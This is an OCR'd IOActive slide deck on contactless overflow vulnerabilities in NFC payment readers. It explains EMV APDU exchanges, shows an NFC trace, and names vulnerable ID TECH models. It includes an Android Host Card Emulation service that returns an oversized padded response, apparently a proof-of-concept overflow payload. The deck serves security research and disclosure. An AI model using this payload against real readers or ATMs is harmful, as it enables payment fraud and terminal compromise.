

# CONTACTLESS OVERFLOW



Critical contactless vulnerabilities in NFC readers used in point of sales and ATMs.

IOActive®

# ABOUT ME



- Reverse engineering. From bare metal firmware to Operating Systems…
- HW Hacker. Memory chip extractions, intraboard attacks, fault injection…
- Code review. Firmware, Operating Systems, Server-client Applications…
- I like to break stuff and face challenges but also to find fixes and mitigations for my findings.



©2023 IOActive, Inc. All rights reserved.

IOActive.

# AGENDA

- INTRODUCTION.
- IDTECH CASE.
- VULNERABLE DEVICES FROM OTHERS.
- IMPACT & WEAPONIZATION.
- ATM SCENARIO

©2023 IOActive, Inc. All rights reserved.

# INTRODUCTION














©2023 IOActive, Inc. All rights reserved.

IOActive.

# INTRODUCTION

- Previous research:

## Vulnerabilities in chip readers (not contactless)

PinPadPwn 44con (2012)

https://www.youtube.com/watch?v=wY6Zxch0dJk

## Cloning EMV transactions:

Crash and Pay: Owning and Cloning Payment Devices (2015)


https://www.blackhat.com/docs/us-15/materials/us-15-Fillmore-Crash-Pay-How-To-Own-And-Clone-Contactless-Payment-Devices.pdf

## Looks like there are no previous research compromising payment readers over NFC.

©2023 IOActive, Inc. All rights reserved.

# INTRODUCTION


- How they work:




©2023 IOActive, Inc. All rights reserved.

# INTRODUCTION

- How they work:






©2023 IOActive, Inc. All rights reserved.

IOActive.

# INTRODUCTION

- How they work:




http://index-of.es/Miscellanous/CONF%20SLIDES%20AND%20PAPER/us-15-Fillmore-Crash-Pay-How-To-Own-And-Clone-Contactless-Payment-Devices.pdf


©2023 IOActive, Inc. All rights reserved.

IOActive.

# INTRODUCTION

- How they work:

## APDU (Application Protocol Data Unit)




MF = Master File

PSE = Payment System Environment

PPSE = Proximity Payment System Environment (Contactless Only)

ADF = Application Definition Files

AEF = Application Elementary Files

This is the main idea: "You can quickly select an ADF with the Application Identifier (AID). Within an ADF, you can select AEFs with the Short File Identifier (SFI)."

### APDU - Application Protocol Data Unit

After the reset, the communication between terminal and card works with APDUs.

### Command APDU

The terminal sends a command APDU to the card. This command has a mandatory header and an optional body.

| CLA | INS | P1 | P2 | Lc | Data | Le |
|---|---|---|---|---|---|---|
| Header | | | | Trailer | | |

| Field | Description |
|---|---|
| CLA | Class byte<br>0x00 |
| INS | Instruction byte<br>0xA4:Select Command<br>0xB2:Read Record Command |
| P1 | Parameter 1 byte<br>The value and meaning depends on the instruction code (INS). |
| P2 | Parameter 2 byte<br>The value and meaning depends on the instruction code (INS). |
| Lc | Number of data bytes send to the card.<br>With the Smart Card Shell the value of Lc will be calculated automatically. You don't have to specify this parameter. |
| Data | Data byte |
| Le | Number of data bytes expected in the response. If Le is 0x00, at maximum 256 bytes are expected. |

### Response APDU

The card will execute the command and send a response APDU back to the terminal. The response APDU has an optional body consisting of data and a mandatory trailer with two status bytes "SW1" and "SW2". SW1 and SW2 combined are the status word (SW). If the status word has the value 0x9000 (SW1 = 0x90, SW2=0x00), the command was successfully executed by the card.

| Data | SW 1 | SW 2 |
|---|---|---|
| Body | Trailer | |

### Case 1 to 4

There are four different cases of APDU:

Case 1
Command: Header
Response: Trailer
Case 2
Command: Header + Le
Response: Data + Trailer
Case 3
Command: Header + Data
Response: Trailer
Case 4
Command: Header + Data + Le
Response: Data + Trailer

https://www.openscdp.org/scripts/tutorial/emv/reademv.html

©2023 IOActive, Inc. All rights reserved.


IOActive.

# INTRODUCTION

- How they work:

APDU (Application Protocol Data Unit)

> 00 A4 04 00 0E 32 50 41 59 2E 53 59 53 2E 44 44 46 30 31 00
>
> < 6F 6A 84 0E 32 50 41 59 2E 53 59 53 2E 44 44 46 30 31 A5 58
> BF 0C 55 61 26 4F 07 A0 00 00 00 03 10 10 50 0A 56 69 73 61
> 20 44 65 62 69 74 87 01 01 9F 2A 01 03 5F 55 02 55 53 42 03
> 46 50 98 61 2B 4F 07 A0 00 00 00 98 08 40 50 0F 55 53 20 43
> 6F 6D 6D 6F 6E 20 44 65 62 69 74 87 01 02 9F 2A 01 03 5F 55
> 02 55 53 42 03 46 50 98 90 00




https://salmg.net/2017/09/12/intro-to-analyze-nfc-contactless-cards/


©2023 IOActive, Inc. All rights reserved.

IOActive.

# INTRODUCTION

- What is really being sent over the air:

NFC native commands + APDU



| | | | | | | | | | | | | | | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 68140836 | 68143204 | Tag | 04 | 00 | | | | | | | | | | | | | | | | | | | |
| 68151280 | 68156048 | Rdr | 50 | 00 | 57 | cd | | | | | | | | | | | | | | | | ok | HALT |
| 68307696 | 68308688 | Rdr | 52 | | | | | | | | | | | | | | | | | | | | WUPA |
| 68309956 | 68312324 | Tag | 04 | 00 | | | | | | | | | | | | | | | | | | | |
| 68320432 | 68322896 | Rdr | 93 | 20 | | | | | | | | | | | | | | | | | | | ANTICOLL |
| 68324084 | 68329972 | Tag | 08 | 72 | 37 | 31 | 7c | | | | | | | | | | | | | | | | |
| 68338064 | 68348528 | Rdr | 93 | 70 | 08 | 72 | 37 | 31 | 7c | b5 | fc | | | | | | | | | | | ok | SELECT_UID |
| 68349780 | 68353364 | Tag | 20 | fc | 70 | | | | | | | | | | | | | | | | | | |
| 68361696 | 68366464 | Rdr | e0 | 80 | 31 | 73 | | | | | | | | | | | | | | | | ok | RATS |
| 68370356 | 68378548 | Tag | 05 | 78 | 80 | 70 | 02 | a5 | 46 | | | | | | | | | | | | | ok | |
| 68400064 | 68426656 | Rdr | 02 | 00 | a4 | 04 | 00 | 0e | 32 | 50 | 41 | 59 | 2e | 53 | 59 | 53 | 2e | 44 | | | | | |
| | | | 44 | 46 | 30 | 31 | 00 | e0 | 42 | | | | | | | | | | | | | ok | |
| 68562164 | 68593524 | Tag | 02 | 6f | 4d | 84 | 0e | 32 | 50 | 41 | 59 | 2e | 53 | 59 | 53 | 2e | 44 | 44 | | | | | |
| | | | 46 | 30 | 31 | a5 | 3b | bf | 0c | 38 | 61 | 1a | 4f | 07 | a0 | 00 | 00 | 00 | | | | | |
| | | | 03 | 10 | 10 | 87 | 01 | 01 | 9f | 2a | 01 | 03 | 42 | 03 | 41 | 36 | 93 | 5f | | | | | |
| | | | 55 | 02 | 55 | 53 | 61 | 1a | 4f | 07 | a0 | 00 | 00 | 00 | 98 | 08 | 40 | 87 | | | | | |
| | | | 01 | 02 | 9f | 2a | 01 | 03 | 42 | 03 | 41 | 36 | 93 | 5f | 55 | 02 | 55 | 53 | | | | | |
| | | | 90 | 00 | 12 | 13 | | | | | | | | | | | | | | | | ok | |
| 68688960 | 68707488 | Rdr | 03 | 00 | a4 | 04 | 00 | 07 | a0 | 00 | 00 | 00 | 03 | 10 | 10 | 00 | bc | 41 | | | | ok | |
| 69097588 | 69111604 | Tag | 03 | 6f | 3e | 84 | 07 | a0 | 00 | 00 | 00 | 03 | 10 | 10 | a5 | 33 | 9f | 38 | | | | | |
| | | | 1b | 9f | 66 | 04 | 9f | 02 | 06 | 9f | 03 | 06 | 9f | 1a | 02 | 95 | 05 | 5f | | | | | |
| | | | 2a | 02 | 9a | 03 | 9c | 01 | 9f | 37 | 04 | 9f | 4e | 14 | bf | 0c | 12 | 42 | | | | | |
| | | | 03 | 41 | 36 | 93 | 5f | 55 | 02 | 55 | 53 | 9f | 5a | 05 | 11 | 08 | 40 | 08 | | | | | |
| | | | 40 | 90 | 00 | be | 7e | | | | | | | | | | | | | | | ok | |
| 69238144 | 69246432 | Rdr | 02 | 80 | a8 | 00 | 00 | 37 | 83 | 35 | b2 | 80 | 40 | 00 | 00 | 00 | 00 | 00 | | | | | |
| | | | 01 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 08 | 40 | 00 | 00 | 00 | 00 | 08 | | | | | |
| | | | 40 | 17 | 12 | 17 | 00 | 8a | b9 | 2d | 05 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | | | | | |
| | | | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | f6 | cc | | | | ok | |
| 69757508 | 69762244 | Tag | f2 | 01 | 91 | 40 | | | | | | | | | | | | | | | | | |
| 69770752 | 69775520 | Rdr | f2 | 01 | 91 | 40 | | | | | | | | | | | | | | | | ok | |
| 70220996 | 70225732 | Tag | f2 | 01 | 91 | 40 | | | | | | | | | | | | | | | | | |
| 70233952 | 70238720 | Rdr | f2 | 01 | 91 | 40 | | | | | | | | | | | | | | | | ok | |
| 70684196 | 70688932 | Tag | f2 | 01 | 91 | 40 | | | | | | | | | | | | | | | | | |
| 70697440 | 70702208 | Rdr | f2 | 01 | 91 | 40 | | | | | | | | | | | | | | | | ok | |
| 71147668 | 71152404 | Tag | f2 | 01 | 91 | 40 | | | | | | | | | | | | | | | | | |
| 71161184 | 71165952 | Rdr | f2 | 01 | 91 | 40 | | | | | | | | | | | | | | | | ok | |
| 71376548 | 71429796 | Tag | 02 | 77 | 60 | 82 | 02 | 20 | 40 | 9f | 36 | 02 | 00 | 06 | 9f | 26 | 08 | 05 | | | | | |
| | | | 81 | c8 | 11 | 14 | 17 | 25 | ba | 9f | 10 | 20 | 1f | 4a | 01 | 32 | a0 | 00 | | | | | |
| | | | 00 | 00 | 00 | 10 | 03 | 02 | 73 | 00 | 00 | 00 | 00 | 40 | 00 | 00 | 00 | 00 | | | | | |
| | | | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 5f | 34 | 01 | 00 | 9f | 6c | | | | | |
| | | | 02 | 00 | 80 | 57 | 13 | 41 | 36 | 93 | 00 | 20 | 39 | 02 | 71 | d2 | 31 | 22 | | | | | |
| | | | 01 | 00 | 00 | 05 | 12 | 99 | 99 | 5f | 9f | 6e | 04 | 23 | 88 | 00 | 00 | 9f | | | | | |
| | | | 27 | 01 | 80 | 90 | 00 | 4d | f8 | | | | | | | | | | | | | ok | |

©2023 IOActive, Inc. All rights reserved.

IOActive.

# CARD EMULATION

- How to emulate a card and send APDUs to reader:


- Card emulation with NFC chip (ACR122U NXP PN532 Chip)




©2023 IOActive, Inc. All rights reserved.

# CARD EMULATION

- How to emulate a card and send APDUs to reader:




©2023 IOActive, Inc. All rights reserved.

IOActive.

# CARD EMULATION

- How to emulate a card and send APDUs to reader:

RFIDIOT.py

```
/* RFIDIOt.py - RFID IO tools for python
 *
 * Adam Laurie <adam@algroup.co.uk>
 * http://rfidiot.org/
 *
 * This code is free software; you can redistribute it and/or modify
 * it under the terms of the GNU General Public License as published by
 * the Free Software Foundation; either version 2 of the License, or
 * (at your option) any later version.
 *
 * This code is distributed in the hope that it will be useful,
 * but WITHOUT ANY WARRANTY; without even the implied warranty of
 * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
 * GNU General Public License for more details.
 */

Copyright (c) 2006-2011 Adam Laurie <adam@algroup.co.uk>

q: What is RFIDIOt?
a: A collection of tools and libraries for exploring RFID technology, written
in python.

q: Why RFIDIOt?
a: I like silly puns. Also, I'm coming at this from an idiot's point of view:
I know nothing about RFID tags, and even less about python. As such, I felt a
complete idiot when I started. :)

q: How can I contribute?
a: Send me patches, info, new tools, coffee, money, drugs and/or a Miles Davis song :)

q: What hardware is supported?
a: So far this works with the ACG serial readers. I use the CF Card model,
but it should also work with the USB version by changing the serial port to
/dev/ttyUSB0. You can find more details here:
```

master ▾ RFIDIOt / pn532emulate.py / <> Jump to ▾

AdamLaurie look for pn532 subroutines in the right place

1 contributor

Executable File | 171 lines (155 sloc) | 5.04 KB

```
1  #!/usr/bin/python
2
3  #  pn532emulate.py - switch NXP PN532 reader chip into TAG emulation mode
4  #
5  #  Adam Laurie <adam@algroup.co.uk>
6  #  http://rfidiot.org/
7  #
8  #  This code is copyright (c) Adam Laurie, 2009, All rights reserved.
9  #  For non-commercial use only, the following terms apply - for all other
10 #  uses, please contact the author:
11 #
12 #    This code is free software; you can redistribute it and/or modify
13 #    it under the terms of the GNU General Public License as published by
14 #    the Free Software Foundation; either version 2 of the License, or
15 #    (at your option) any later version.
16 #
17 #    This code is distributed in the hope that it will be useful,
18 #    but WITHOUT ANY WARRANTY; without even the implied warranty of
19 #    MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
20 #    GNU General Public License for more details.
21 #
```

©2023 IOActive, Inc. All rights reserved.

IOActive.

# CARD EMULATION

- How to emulate a card and send APDUs to reader:

Android app using Host Card Emulation.

```
import android.nfc.cardemulation.HostApduService;
import android.os.Bundle;
import android.util.Log;

public class MyHCEService extends HostApduService {

    String AID = "325041592E5359532E4444463031";
    String resp = "6F8206E9848206D041414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141
    //String resp = "6F820025848200214141414141414141414141A513500B56495341204352454449549F38039F66029000";
    //String resp = "6F8200FF848200FB414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141
    //String resp = "6F8201D9848201D541414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141
    private static final String TAG = "MyHCEService";

    @Override
    public void onDeactivated(int arg0) {

        Log.i(TAG,  msg: "OnDeactivated - arg0 : " + String.valueOf(arg0));
        // TODO Auto-generated method stub

    }

    @Override
    public byte[] processCommandApdu(byte[] arg0, Bundle arg1) {

        Log.i(TAG,  msg: "processCommandApdu");
        String hexCommandApdu = Utils.bytesToHexString(arg0);
        Log.i(TAG,  msg: "hexCommandApdu is: " + hexCommandApdu );
        //Log.i(TAG, "substr is : " + hexCommandApdu.substring(11, 11) );

        //if (hexCommandApdu == "00a404000e325041592e5359532e444446303100") {
            Log.i(TAG,  msg: "AID FOUND!");
            Log.i(TAG,  msg: "Sending: " + resp);
            return Utils.hexStringToBytes(resp);
        //}
        //return arg0;
    }

}
```

©2023 IOActive, Inc. All rights reserved.

IOActive.

# IDTECH CASE

- Idtech: Global leader in payment devices

https://idtechproducts.com/

## ViVOtech Sells Card Reader Business to ID TECH

By Sean Sposito August 06, 2012, 10:00 p.m. EDT 1 Min Read

ViVOtech has sold its ViVOpay payment-hardware business, the Santa Clara, Calif., company said Monday in a notice on its website.

The fate of the now-divested business was up in the air since late July, when ViVOtech announced it was downsizing its staff after trying to sell off its ViVOpay technology for six months. It disputed rumors that it was shuttering the unit.

ID TECH, of Cypress, Calif., purchased the ViVOpay terminal business. ViVOtech did not say on its website how much it received for the unit.

ID TECH makes readers for chip- and magnetic-stripe payment cards, as well as PIN pads and bar code readers, according to its website.





©2023 IOActive, Inc. All rights reserved.

IOActive.

# IDTECH CASE

- Idtech:

- Magstripe, chip & contactless readers
- Pin pads
- OEM hardware
- Touchscreen display
- Gaming readers




IOActive.

# IDTECH CASE

- Vulnerable readers:

- Code execution vulnerabilities in firmware:
- Kiosk III
- Kiosk IV
- Vendi
- VP8300
- Most likely the vulnerability is present in all devices.

